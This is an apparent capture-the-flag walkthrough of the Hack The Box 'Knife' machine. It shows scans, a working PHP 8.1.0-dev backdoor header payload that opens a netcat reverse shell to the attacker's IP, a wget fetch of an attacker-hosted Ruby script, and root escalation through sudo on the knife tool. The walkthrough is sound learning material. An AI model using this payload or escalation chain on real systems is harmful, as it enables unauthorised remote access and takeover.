Knife walkthrough

Index


List of pictures

Disclaimer

I do this box to learn things and challenge myself. I'm not a kind of penetration tester guru who always knows where to look for the right answer. Use it as a guide or support. Remember that it is always better to try it by yourself. All data and information provided on my walkthrough are for informational and educational purpose only. The tutorial and demo provided here is only for those who're willing and curious to know and learn about Ethical Hacking, Security and Penetration Testing.

Reconnaissance

The results of an initial nMap scan are the following:




```
┌──(root㉿k14d1u5-kali)-[~k14d1u5/…/Per OSCP/Linux/Easy/Knife]
└─# nmap -sT -Pn -p- -sV -sC -O -A 10.10.10.242
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-28 16:39 AEDT
Nmap scan report for 10-10-10-242.tpgi.com.au (10.10.10.242)
Host is up (0.023s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 be:54:9c:a3:67:c3:15:c3:64:71:7f:6a:53:4a:4c:21 (RSA)
|   256 bf:8a:3f:d4:06:e9:2e:87:4e:c9:7e:ab:22:0e:c0:ee (ECDSA)
|_  256 1a:de:a1:cc:37:ce:53:bb:1b:fb:2b:0b:ad:b3:f6:84 (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-title:  Emergent Medical Idea
|_http-server-header: Apache/2.4.41 (Ubuntu)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94SVN%E=4%D=1/28%OT=22%CT=1%CU=41820%PV=Y%DS=2%DC=T%G=Y%TM=65B5
OS:E8BB%P=x86_64-pc-linux-gnu)SEQ(SP=107%GCD=1%ISR=10C%TI=Z%CI=Z%II=I%TS=A)
OS:OPS(O1=M53CST11NW7%O2=M53CST11NW7%O3=M53CNNT11NW7%O4=M53CST11NW7%O5=M53C
OS:ST11NW7%O6=M53CST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE88)
OS:ECN(R=Y%DF=Y%T=40%W=FAF0%O=M53CNNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%
OS:F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T
OS:5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=
OS:Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF
OS:=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40
OS:%CD=S)

Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using proto 1/icmp)
HOP RTT      ADDRESS
1   31.77 ms 10.10.14.1
2   26.37 ms 10-10-10-242.tpgi.com.au (10.10.10.242)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 43.80 seconds
```

Picture 1 - nMap scan results

Open ports are 22 and 80. So, the machine had SSH enabled and an application running on port 80. NMap recognized the operative system as Linux, probably Ubuntu.

Initial foothold

I access to the application running on port 80 and it looked like:




At EMA we're taking care to a whole new level . . .

Taking care of our

Picture 2 - Application running on port 80

As shown in the previous picture, this application is developed in PHP version 8.1.0. This information is confirmed by a **Nikto** scans too:




```
-k14d1u5/…/Per OSCP/Linux/Easy/Knife
$ nikto -url http://10.10.10.242
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          10.10.10.242
+ Target Hostname:    10.10.10.242
+ Target Port:        80
+ Start Time:         2024-03-28 16:41:19 (GMT11)
---------------------------------------------------------------------------
+ Server: Apache/2.4.41 (Ubuntu)
+ /: Retrieved x-powered-by header: PHP/8.1.0-dev.
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/miss
ing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Apache/2.4.41 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ /: Web Server returns a valid response with junk HTTP methods which may cause false positives.
+ 8046 requests: 0 error(s) and 5 item(s) reported on remote host
+ End Time:           2024-03-28 16:45:00 (GMT11) (221 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

Picture 3 - Nikto scan results

This PHP version is known to be vulnerable to RCE using a custom header in the request.

User flag


To obtain a user shell, I opened a listener on my attacker machine:



```
┌──(k14d1u5㉿k14d1u5-kali)-[~/…/Per OSCP/Linux/Easy/Armageddon]
└─$ nc -lnvp 4243
listening on [any] 4243 ...
```

Picture 4 - Listener on my attacker machine


At this point, I used the following payload in request to get a reverse shell:



```
GET / HTTP/1.1
Host: 10.10.10.242
User-Agentt: zerodiumsystem('rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.29 4243 >/tmp/f');
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1


```

Picture 5 - Payload to get a reverse shell


When I sent this request, I got the reverse shell, as shown in the next picture:



```
┌──(k14d1u5㉿k14d1u5-kali)-[~/…/Per OSCP/Linux/Easy/Armageddon]
└─$ nc -lnvp 4243
listening on [any] 4243 ...
connect to [10.10.14.29] from (UNKNOWN) [10.10.10.242] 35920
/bin/sh: 0: can't access tty; job control turned off
$ whoami
james
$ pwd
/
$ 
```

Picture 6 - User reverse shell

So, I easily got the user flag after stabled the shell:




```
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
james@knife:/$ cd /home/james
cd /home/james
james@knife:~$ ls -la
ls -la
total 40
drwxr-xr-x 5 james james 4096 May 18  2021 .
drwxr-xr-x 3 root  root  4096 May  6  2021 ..
lrwxrwxrwx 1 james james    9 May 10  2021 .bash_history → /dev/null
-rw-r--r-- 1 james james  220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 james james 3771 Feb 25  2020 .bashrc
drwx------ 2 james james 4096 May  6  2021 .cache
drwxrwxr-x 3 james james 4096 May  6  2021 .local
-rw-r--r-- 1 james james  807 Feb 25  2020 .profile
-rw-rw-r-- 1 james james   66 May  7  2021 .selected_editor
drwx------ 2 james james 4096 May 18  2021 .ssh
-r-------- 1 james james   33 Jan 28 05:38 user.txt
james@knife:~$ cat user.txt
cat user.txt
4[redacted]2
james@knife:~$ 
```

Picture 7 - User flag

Privilege escalation


At this point I needed to escalate my privileges on the machine. To accomplish this goal, the useful information is the following one:



```
$ wget http://10.10.14.29:8787/script.rb
--2024-01-28 06:02:49--  http://10.10.14.29:8787/script.rb
Connecting to 10.10.14.29:8787 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 152 [application/x-ruby]
Saving to: 'script.rb'

     0K                                                    100% 40.4M=0s

2024-01-28 06:02:49 (40.4 MB/s) - 'script.rb' saved [152/152]

$ sudo -l
Matching Defaults entries for james on knife:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User james may run the following commands on knife:
    (root) NOPASSWD: /usr/bin/knife
$ sudo /usr/bin/knife exec ./script.rb
```

Picture 8 - Privilege escalation

In the previous picture, I showed the command to escalate my privilege too. In fact, **knife** tool let me to run a ruby script. In particular, **script.rb** file was developed by me and I coded it to open a new shell. Executing this script as root, I got a root reverse shell and I retrieved the root flag:



```
┌──(k14d1u5㉿k14d1u5-kali)-[~/…/Per OSCP/Linux/Easy/Knife]
└─$ nc -lnvp 4345
listening on [any] 4345 ...
connect to [10.10.14.29] from (UNKNOWN) [10.10.10.242] 33674
/bin/sh: 0: can't access tty; job control turned off
# whoami
root
# pwd
/home/james
# cat /root/root.flag
cat: /root/root.flag: No such file or directory
# cat /root/root.txt
2[redacted]0
# 
```

Picture 9 - Root flag